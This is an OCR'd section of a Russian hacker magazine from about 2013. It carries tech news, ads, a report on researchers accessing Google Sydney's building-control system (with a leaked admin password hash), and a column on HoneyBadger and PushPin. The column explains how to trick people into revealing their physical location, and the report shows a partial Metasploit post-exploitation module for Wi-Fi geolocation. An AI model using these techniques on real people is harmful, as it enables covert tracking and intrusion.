
GOOGLE ЗАКРУЧИВАЕТ ГАЙКИ И УДАЛЯЕТ БОЛЕЕ 60 ТЫСЯЧ ПРИЛОЖЕНИЙ

Похоже, беззаботные деньки, когда опубликовать приложение в Google Play мог практически каждый, подошли к концу. Скажем прямо, столь либеральная политика Google не раз приводила к попаданию в магазин откровенно вредоносных программ, так что эти изменения, конечно, к лучшему. Но интересно то, с каким рвением Google взялась за «весеннюю уборку». Перед очередным обновлением Google Play, начиная с февраля месяца, из магазина удалили более 60 тысяч приложений — абсолютный рекорд на сегодняшний день. Притом под удаление попали даже программы, продающие рингтоны и другие почти безобидные вещи. В Google от комментариев отказываются, зато TechCrunch сообщает, что все же никто не собирается вводить систему, подобную системе Apple, когда перед появлением в магазине приложение должно быть сначала одобрено.

Кроме того, в Google недавно обнаружили, что Facebook обновляет свое приложение в обход механизма магазина. Благодаря этому в условиях использования Google Play появился новый пункт, категорически запрещающий подобную практику.



Открытость Android предсказуемо привела к тому, что другие компании захотели отъесть кусок пирога от все более успешной платформы Google. Печально, что заняться чисткой Play компания решила не в интересах пользователей, а из-за угрозы от Facebook и Amazon.



→ Главной вирусной угрозой прошлого месяца в России снова стал троян Win32/Qhost, который удерживает лидерство уже три месяца, сообщает Eset.



→ Вышел Metasploit 4.6. Добавлено 138 новых модулей, в том числе 80 эксплойтов, 44 вспомогательных модуля и 12 модулей для использования после взлома.



→ Пятнадцатилетие отметила Mozilla. На сегодняшний день пользователи Mozilla есть на всех континентах, даже в Антарктиде, где Firefox использует 80% населения.



→ Министерство коммуникаций Великобритании встревожено: там внезапно обнаружили, что у 55% пользователей одинаковый пароль для всех сайтов.

КОМНАТНОЕ ОБЛАКО

ИНТЕРЕСНЫЙ ПРОЕКТ С KICKSTARTER


Вряд ли кто-то станет спорить, что облачное хранение данных — это удобно. Однако помимо неуверенности в безопасности данных, которые хранятся «где-то там», у облаков есть и еще один минус: стоимость хранения крупных объемов. Все сервисы, будь то Dropbox, iCloud или Google Drive, предлагают купить дополнительное пространство за немалые деньги. К примеру, Dropbox просит 500 долларов в год за 500 Гб. И эту проблему, похоже, мог бы решить проект Space Monkey.

Space Monkey уже собрали на Kickstarter более 260 тысяч долларов, против необходимых 100 тысяч, а также удостоились замечательных отзывов в прессе. Почему? Потому что все гениальное просто. Технически Space Monkey — это обычный жесткий диск емкостью 1 Тб с подключением к интернету. Но по сути это облако, работающее прямо у тебя дома. Скорость передачи данных по локальной сети будет в 15–60 раз выше, чем если сообщаться с другими облачными сервисами. Удаленно, если ты вне дома, скорость будет обычной, то есть не хуже, чем коннект к Dropbox. Но главный козырь здесь цена — предварительный заказ на гаджет можно оформить за 99 долларов, которые предполагают 12 месяцев использования.



Еще одна фишка Space Monkey состоит в том, что данные хранятся не локально, а распределяются между устройствами Space Monkey по всему миру (в виде небольших зашифрованных архивов). Кроме того, на жесткий диск сохраняется бэкап, на случай отсутствия интернета.





Линус Торвальдс представил финальную версию ядра Linux 3.9. Список изменений огромен, изучить его целиком можно в письме Торвальдса: lwn.net/Articles/539179.



В Австралии арестован пентестер Мэтью Флэннери, известный как Aush0k. Он открыто называл себя лидером хакерской группировки LulzSec, за что и поплатился.

2 ГБИТ/С

САМЫЙ БЫСТРЫЙ ДОМАШНИЙ ИНТЕРНЕТ В МИРЕ

Японцы традиционно впереди планеты всей. Интернет-провайдер So-net Entertainment начал предоставлять доступ в интернет на рекордной скорости: до 2 Гбит/с. Сервис уже работает в Токио и шести прилегающих префектурах. Цена не кусается. Услуга стоит 51 доллар в месяц при заключении контракта на два года.

www.kia.ru

pro_cee'd
про_тебя

РЕКЛАМА

KIA
The Power to Surprise*


Представляем новый браузер реальности — **Kia pro_cee'd!**
Быстрый, умный, удобный, точно настроен под тебя.
Зарядись впечатлениями, поделись эмоциями, будь в движении!

Kia pro_cee'd чувствует ритм твоей_жизни.

pro_cee'd
про_тебя











* Искусство удивлять. ** VSM — интегрированная система активного управления.
*** 5 лет. Гарантия 5 лет/150 000 км действительна на автомобили, реализуемые официальными дилерами ООО «КИА Моторс Рус» с 1 марта 2009 года на условиях, указанных на сайте www.kia.ru и в сервисной книжке производителя.

ХАКЕРЫ И СМИ

ХАКЕРЫ ВЗОРВАЛИ БЕЛЫЙ ДОМ И СНИЗИЛИ КОТИРОВКИ

В прошедшем месяце имел место сразу ряд инцидентов, связанных с различными СМИ и хакерами. Отчего у киберпреступников вдруг проснулся интерес к медиа, неизвестно, но случаи все как один занимательные.

Очень показательная история, к примеру, приключилась с Associated Press. 23 апреля в твиттере агентства появилась «экстренная» запись о том, что в Белом доме взорвались две бомбы и президент США Барак Обама ранен. Как ты понимаешь, новость была липовая, а твиттер AP попросту взломали. Ответственность за взлом чуть позже взяла на себя группировка Syrian Electronic Army, поддерживающая сирийского президента Башара Асада. Эти парни делают подобное не впервые, еще осенью 2011 года они взломали сайт Гарвардского университета, разместив на нем сообщения о «политике убийств» США в Сирии. Позже и вообще пошла настоящая волна хаков: Syrian Electronic Army взломали микроблог «Аль-Джазиры», в феврале 2013 года — твиттер фотодепартамента агентства Agence France-Presse, в марте — несколько аккаунтов «Би-би-си», а в апреле — аккаунт @60minutes одноименной новостной передачи на CBS.

Хакеры ощутили нужду в собственном новостном портале, свободном от политически мотивированных данных и слухов


Но больше самого взлома интересна реакция на это фейковое сообщение. Твит появился в 13:08, и уже через несколько секунд фондовый индекс S&P упал с 1573 до 1558 пунктов, то есть примерно на 1%. Затем, буквально за несколько минут, показатели восстановились до прежних значений. Новостные порталы тоже повели себя не совсем адекватно. В частности, Newsru.com полностью поверили в происходящее и уже обещали опубликовать подробности «в ближайшие минуты». Russia Today, сообщая новость, и вовсе ссылались на какие-то мифические «собственные источники».

Из всего этого можно сделать вывод, что рынок, СМИ и общественность внимательно следят за информационными потоками, реагируют на сообщения быстро и порой слишком остро. Хотя Twitter и превратился в инструмент для передачи и распространения экстренных новостей, в связи с участившимися взломами информагентств, наверное, стоит почаще вспоминать тезис «На заборе тоже написано» и думать прежде, чем делать.

Между тем сами хакеры ощутили нужду в собственном новостном портале, свободном от политически мотивированных данных и слухов. Через фонд привлечения финансов Indiegogo пользователь Jackal Anon собрал почти 55 тысяч долларов (хотя требовалось всего две тысячи) на создание новостного сайта Anonymous. В этом «теневом Kickstarter» поучаствовали 1307 человек, в основном они вносили деньги, покупая атрибутику (кружки, футболки и прочее) с символикой Anonymous. Ждем открытия YourAnonNews.



Тем временем редактор социальных сетей портала reuters.com Мэттью Киз, обвиненный в связях с Anonymous (и помощи им во взломе The Tribune Company), был уволен. Киз по-прежнему отрицает свою вину, но ему грозит до десяти лет лишения свободы. В Reuters от комментариев отказываются.



01



ЗАЧЕМ СМАРТФОН, ЕСЛИ ЕСТЬ КАЛЬКУЛЯТОР!

→ Компания HP выпустила калькулятор, дизайн которого запросто посрамит некоторые смартфоны. Графический калькулятор HP Prime внешне похож на смартфоны BlackBerry, оснащен 3,5-дюймовым сенсорным дисплеем, множеством физических клавиш, и на нем можно запускать приложения.


02



НАГРАДА НАШЛА СВОИХ ГЕРОЕВ

→ Объявлены лауреаты премии Тьюринга — 2012, ими стали двое профессоров MIT — Сильвио Микали и Шафи Гольдвассер. Их наградят за новаторские работы по вероятностному шифрованию и работы по применению доказательств с нулевым разглашением в криптографических протоколах.

03



В РУНЕТЕ КРАДУТ ДЕСЯТКИ МИЛЛИОНОВ В СУТКИ

→ Компания «Яндекс» провела исследование, согласно которому до 21% месячной аудитории Рунета и 2% суточной посещают мошеннические сайты. Ущерб от посещения людьми фишинговых сайтов Яндекс оценивает как «несколько десятков миллионов рублей в сутки».

НОВЫЕ КОМПАКТНЫЕ

ВСЕ СКЛАДЫВАЕТСЯ!






RECESSED™ FILTER



СОВРЕМЕННЫЙ ДИЗАЙН



КОМПАКТНЫЙ ФОРМАТ

реклама

*фильтр-мундштук

КУРЕНИЕ УБИВАЕТ





Суммарная площадь штаб-квартиры Google в Австралии, Wharf 7, составляет тысячу квадратных метров

ВЗЛОМАНА ШТАБ-КВАРТИРА GOOGLE В АВСТРАЛИИ

СИДНЕЙСКИЙ ОФИС КОМПАНИИ ПЕРЕВЕРНУЛИ С НОГ НА ГОЛОВУ



Уязвимости в промышленных системах становятся все более серьезной темой, о чем мы не раз писали. Увы, на этот раз под прицелом передовых технологий взлома оказались сотрудники Google. Дыра в системе менеджмента здания австралийского филиала открыла двум исследователям из американской компании Cylance полную информацию о происходящем в офисе, а также доступ к системам контроля здания.

Для управления системами здания использовалась система семейства Tridium Niagara AX, работающая на базе QNX. Исследователи получили доступ к конфигурационному файлу config.bog, в котором содержались имена и парольные хеши всех пользователей вплоть до администратора («anyonesguess»). После расшифровки хешей началось самое интересное. Исследователи получили доступ к контрольной панели Tridium. Оттуда можно было добраться к системам видеонаблюдения, планам этажей, информации о перемещениях сотрудников и не только. Впрочем, по словам представителей австралийского офиса, самое серьезное, что могли бы сделать хакеры, — это отключить кондиционеры или включить отопление. Отключить лифты или заблокировать двери через контрольную панель они бы не смогли.

Самое забавное: уязвимость, которую использовали в Cylance, была устранена разработчиками Tridium, но в Google соответствующий патч не был наложен. Это лишний раз показывает, что специалисты инфобезопасности по-прежнему не воспринимают уязвимости в промышленных системах всерьез. Характерно, что еще год назад сотрудники Tridium заявили в интервью газете Washington Post, что атаки на их продукты маловероятны из-за отсутствия интереса со стороны хакеров. Мол, промышленные системы устроены настолько запутанно и так сильно отличаются, что мало кому захочется в этом ковыряться.

В Google на ситуацию отреагировали крайне адекватно. В конечном счете, сотрудники Cylance все-таки не стали злоупотреблять полученным контролем и оперативно сообщили о происшествии системным администраторам Google. Журнал Wired даже приводит цитату представителя компании, в которой была выражена благодарность за обнаружение проблемы. ⌶

Station (GoogleWharf7) Files

Name	Type	Size	Modified
alarm	Directory		17-Apr-13 8:29 AM EST
history	Directory		17-Apr-13 8:29 AM EST
httpd	Directory		13-Feb-12 11:25 AM EST
nav	Directory		13-Feb-12 11:23 AM EST
px	Directory		09-Mar-12 2:08 PM EST
XML	Directory		13-Feb-12 11:23 AM EST
config.bog	BogFile	100 KB	17-Apr-13 8:28 AM EST
config.bog.lock	DataFile	1 KB	28-Oct-12 6:25 PM EST
console.backup_20120315_1107.txt	TextFile	31 KB	14-Mar-12 9:42 AM EST
console.backup_20120315_1128.txt	TextFile	15 KB	15-Mar-12 11:07 AM EST
console.backup_20120315_1154.txt	TextFile	7 KB	15-Mar-12 11:28 AM EST
console.backup_20120316_1134.txt	TextFile	7 KB	15-Mar-12 11:54 AM EST
console.backup_20120319_0948.txt	TextFile	31 KB	16-Mar-12 11:34 AM EST
console.backup_20120327_1433.txt	TextFile	31 KB	19-Mar-12 9:48 AM EST
console.backup_20120327_1437.txt	TextFile	31 KB	27-Mar-12 2:33 PM EST
console.backup_20120910_2026.txt	TextFile	7 KB	27-Mar-12 2:37 PM EST
console.backup_20120910_2041.txt	TextFile	31 KB	10-Sep-12 8:26 PM EST
console.backup_20121028_1613.txt	TextFile	31 KB	10-Sep-12 8:41 PM EST
console.txt	TextFile	31 KB	28-Oct-12 4:13 PM EST
Functional Description.pdf	PdfFile	1,029 KB	13-Feb-12 11:23 AM EST
FunctionalDescription.pdf	PdfFile	1,029 KB	13-Feb-12 11:23 AM EST
Lan Diagram.pdf	PdfFile	156 KB	13-Feb-12 11:23 AM EST
LanDiagram.pdf	PdfFile	156 KB	13-Feb-12 11:23 AM EST
Qnx-NPM6-0000-142A-0646.lar	LicenseArchiveFile	1 KB	13-Feb-12 11:23 AM EST

Дыра открыла хакерам доступ к контрольной панели системы управления офисом

```
<!-- /Services/UserService -->
<p n="UserService" h="3" t="b:UserService">
 <p n="admin" h="446a" t="b:User">
  <p n="fullName" f="r" v="Default Admin User"/>
  <p n="enabled" f="r"/>
  <p n="expiration" f="r"/>
  <p n="permissions" f="r" v="super"/>
  <p n="language" f="r"/>
  <p n="email" f="ro"/>
  <p n="password" f="ro" v="AH9rlmVx/CQaelOgisXSjPHYjstiD8Gq/Aczo+Gh7cA+h/CNCg=="/>
  <p n="facets" f="ro"/>
  <p n="navFile" f="r" v="file:^nav/NavFile.nav"/>
  <p n="prototypeName" f="r" v="superuser"/>
  <p n="networkUser" f="r" v="true"/>
  <p n="version" v="ControlworksOfficeServer:1297258428625"/>
```

Логины и парольные хеши в конфиге Tridium



В iPad

```
require 'msf/core'
require 'rex/proto/http/client'

class Metasploit3 < Msf::Post

        include Msf::Auxiliary::Badger_Report
        #include Msf::Post::Common

        def initialize(info={})
                super( update_info( info,
                        'Name'          => 'WLAN Geolocation Using Google API',
                        'Description'   => %q{
                                This module does some neat shit. Thanks to Tim.
                        },
                        'License'       => MSF_LICENSE,
                        'Author'        => ['v1013nt'],
                        'Version'       => '$Revision$',
                        'Platform'      => [ 'windows', 'linux', 'osx'],
                        'SessionTypes'  => [ 'meterpreter', 'shell' ]
                ))
        end

        def wlan_survey()
                survey = ""
                networks = 0
                print_status("Surveying Wireless Networks")
                case session.platform
                when /osx/
                wdata= session.shell_command("/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resou
                print_status(wdata)
                wdata.each do |line|
                        if (line =~ /((?:[0-9a-f]{2}[:-]){5}[0-9a-f]{2})/i)
                                mac = $1
                                idx=line.index(mac)-1
                                ssid=line[0..idx].gsub!(/\s+/, "")
                                rssi=line[idx+19..idx+22].gsub!(/\s+/, "") ## cleanup --> ugly
                                survey << "&wifi=mac:#{mac}%7Cssid:#{ssid}%7Css:#{rssi}"
```

Этот плагин определяет расположение по сигналу от соседних точек доступа Wi-Fi



КОЛОНКА СТЁПЫ ИЛЬИНА

КАК УЗНАТЬ ~~IP ЛАМЕРА В ЧАТЕ~~ РАСПОЛОЖЕНИЕ ЧЕЛОВЕКА

ТИЗЕР

Начну с небольшого тизера. В следующем номере у нас будет материал, в котором мы собрали самые разные утилиты с последних хакерских конференций. Просматривая его, я наткнулся на утилиты HoneyBadger & PushPin и подумал: «Где ж вы были раньше?» Объясню: за последнее время меня не раз спрашивали, как можно определить месторасположение какого-то пользователя. Причины у людей разные, но цель всегда была одна — понять, где физически находится человек. Точкой на карте, не иначе :).

ОПРЕДЕЛЕНИЕ МЕСТОРАСПОЛОЖЕНИЯ

Тут надо сказать, что раньше возможности узнать расположение были весьма скромные. Можно было разве что заманить пользователя на нужный ресурс, определить его IP-адрес и по скудным GeoIP-базам выяснить в лучшем случае город, из которого интересующий объект подключен. Впрочем, как нам известно, знание IP очень часто вообще ничего не дает. Особенно когда современные пользователи уже спокойно юзают весь арсенал средств для анонимизации: прокси, VPN, Tor и другие инструменты.

Все изменилось с появлением в HTML5 геолокационных возможностей. Теперь любой сайт с пугающей точностью может определить, где находится пользователь, — разумеется, если тот это разрешил. Вырисовывается уже вполне рабочий сценарий: если заманить пользователя на сайт с нужным JS-кодом и тот по незнанию разрешит определение месторасположения, вполне можно получить довольно точные (а подчас очень точные) его координаты.

Создатели HoneyBadger (https://bitbucket.org/LaNMaSteR53/honeybadger) пошли дальше и написали целый фреймворк, который помогает вычислить месторасположение пользователя. Свою разработку они представили на конференции ShmooCon 2013. Общий принцип работы я уже описал: при помощи HTML5 и Java-апплетов браузер пользователя вынуждают раскрыть свое реальное местоположение, даже если пользователь использует анонимизацию (кому нужен его IP?).

КАК ЭТО РАБОТАЕТ

Весь код написан на PHP и Python, поэтому их интерпретаторы нужны для установки необходимой серверной части HoneyBadger. Также потребуется SQLite. Собственно, описывать процедуру развертывания самого обычного приложения нет смысла — главное, скачав репозиторий с кодом, ты уже через пять минут получишь доступ к админке утилиты. API фреймворка имеет разные способы получения данных о расположении клиента, но начнем с веб-агентов. Тут есть три варианта:

1. Web_http. Генерируется обычная HTML-страница с тегом <img>. Когда пользователь заходит на сайт или открывает HTML-письмо, происходит обращение к веб-серверу за картинкой и в логах оказывается его IP. Соответственно, IP пробивается по базе GeoIP.
2. Web_html5. На сайте генерируется страница, использующая механизмы HTML5 для геолокации. Если пользователь зайдет на такую страницу и настройки браузера позволят выдать его расположение, его координаты окажутся в нашем распоряжении. Запрос к API осуществляется опять же через тег <img>.
3. Web_applet. Это вариант работает не всегда, так как использует Java. Смысл в том, что с помощью апплета собирается информация о беспроводных устройствах вокруг клиента. Данные о точках доступа вокруг с большой вероятностью дают точное расположение с помощью Google Geolocation API.

МОДУЛИ ДЛЯ METASPLOIT

Для удобства дополнительные способы были реализованы в виде модулей для Метасплоита. С их помощью упрощается создание HTML-письма или, например, PDF'ки:

- badger_smtpimg. Простое создание HTML-письма, которое отправляется пользователю. От юзера не требуется переходить на какой-то сайт, но определить можно только IP (и только при условии рендеринга HTML его почтовым клиентом);
- badger_pdftrack. Как несложно догадаться, для вычисления пользователя специальным образом генерируется PDF-файл с инъектированным JS-кодом (AcroJS), который пытается запустить браузер и выполнить в нем знакомые приемы геолокации.

Думаю, что уже этого в самых простых случаях будет достаточно, чтобы при удачном стечении обстоятельств вычислить пользователя. Но разработчики HoneyBadger пошли дальше и реализовали еще парочку более агрессивных способов постэксплуатации. По сути, разработчики ответили на вопрос: как определить, где находится пользователь, если есть доступ к удаленному компьютеру? (Кстати, вот тебе еще один способ найти украденный бук, если к нему остался какой-нибудь SSH/RDP-доступ.)

Некоторые из таких модулей:

- badger_wlansurvey. Включает на удаленном хосте Wi-Fi-карточку, определяет точки доступа вокруг и вычисляет координаты при помощи Google Geolocation API;
- badger_mobilescrape. Вытаскивает координаты из бэкапа iPhone/iPad, который хранится в iTunes;
- badger_browserscrape. Модуль пытается найти данные о расположении в истории Firefox'а (в URL к тем же самым Google Maps часто фигурируют параметры долготы и широты).

ДОПОЛНИТЕЛЬНАЯ ШТУКА

Это еще не все. Вместе с HoneyBadger разработчики показали еще и утилиту PushPin — Python-скрипт, пытающийся в зависимости от заданных координат извлечь из социальных сетей обсуждения, изображения и видео, которые могли бы помочь на этапе физической разведки при проведении теста на проникновение. Для работы надо просто задать широту и долготу искомой цели в градусах (собственно расположение пользователя) и радиус сканирования в километрах — после чего PushPin предоставит все твиты, видео с YouTube и изображения с Flickr, которые запостили из заданной области.

Посмотрел, что она нашла для меня. Задумался :). ЭС



Proof-of-Concept

ИЗМЕРЕНИЕ ПУЛЬСА ЧЕЛОВЕКА ПО ВИДЕОРЯДУ

ЧТО ЭТО ТАКОЕ

Примерно год назад специалисты из Массачусетского технологического института и Кембриджа опубликовали научную работу (bit.ly/11ufzPr) с описанием нового фильтра для обработки видео. Этот фильтр усиливает незначительные различия между кадрами, используя эйлерово увеличение (eulerian video magnification).

Как известно, кожа человека слегка меняет оттенок, когда кровеносные сосуды расширяются и сужаются, в соответствии с ударами сердца. Невооруженным взглядом эти отличия трудно заметить, но с помощью эйлерова увеличения разница проявляется отчетливо.

Авторы алгоритма опубликовали код Matlab, с помощью которого можно воспроизвести результат, описанный в научной работе. В онлайне открылся также демосайт videoscope.qrclab.com, куда можно загрузить свой видеоролик — и пропустить его через фильтр эйлерова увеличения.

Работа специалистов из Массачусетского технологического института вдохновила веб-разработчика Тристана Херна (Tristan Hearn) сделать такую же программу, но на Python, которая хорошо подходит для использования в вебе и может обрабатывать картинку с веб-камеры.

ЗАЧЕМ ЭТО НУЖНО

Информацию о частоте пульса пользователя можно использовать в разных приложениях, например в онлайновых играх, сервисах знакомств или программах биометрической аутентификации.

Представь, что, общаясь в чате, ты видишь частоту пульса девушки. Ясно, что с таким индикатором разговор становится гораздо искреннее. Это практически обязательная функция для сервисов знакомств.

В программах биометрической аутентификации пульс позволяет удостовериться, что перед камерой находится лицо живого человека, а не фотография. То есть злоумышленникам будет сложнее обмануть системы распознавания лиц, сканеры сетчатки глаза и отпечатков пальцев. Каждое из этих приложений может дополнительно проверять пульс.

Еще одним очевидным применением системы являются видеоняни, то есть система видеонаблюдения за младенцем. Родители постоянно отслеживают состояние ребенка на видео, а теперь могут видеть еще и его пульс. Система может включить сигнализацию в случае проблемы.

Вероятно, автоматическое измерение пульса у всех людей на улице, в магазине или метро можно использовать в системах видеонаблюдения.

КАК ЭТО РАБОТАЕТ

Тристан Херн написал приложение webcam-pulse-detector (bit.ly/11ugi30). Оно использует открытую систему распознавания изображений OpenCV для определения лица в кадре. Затем программа определяет область лба. С этой области в течение некоторого времени собираются данные для вычисления пульса. Затем информация обрабатывается в фреймворке OpenMDAO. Автор программы определил, что лучше всего фильтр работает в зеленом канале.

При хорошем освещении и минимальном уровне шума, то есть если «пациент» находится в кадре неподвижно, стабильный пульс с помощью программы webcam-pulse-detector изолируется в течение 15 секунд.

Теоретически из собранного массива данных можно извлечь и другую физиологическую информацию, например волны Майера — быстрые колебания артериального давления и сердечного ритма.

После 15 секунд программа начинает работать в визуальном режиме, выводя на экран информацию о текущем сердечном ритме. При рендеринге эффектов программа синхронизирует видеоряд с расчетными значениями пульса.



Рис. 1. Обработка видео с помощью эйлерова увеличения. В верхнем ряду — кадры оригинального видео, во втором ряду — после обработки




Рис. 2. Результат работы программы webcam-pulse-detector




Рис. 3. Схема обработки сигнала в программе webcam-pulse-detector

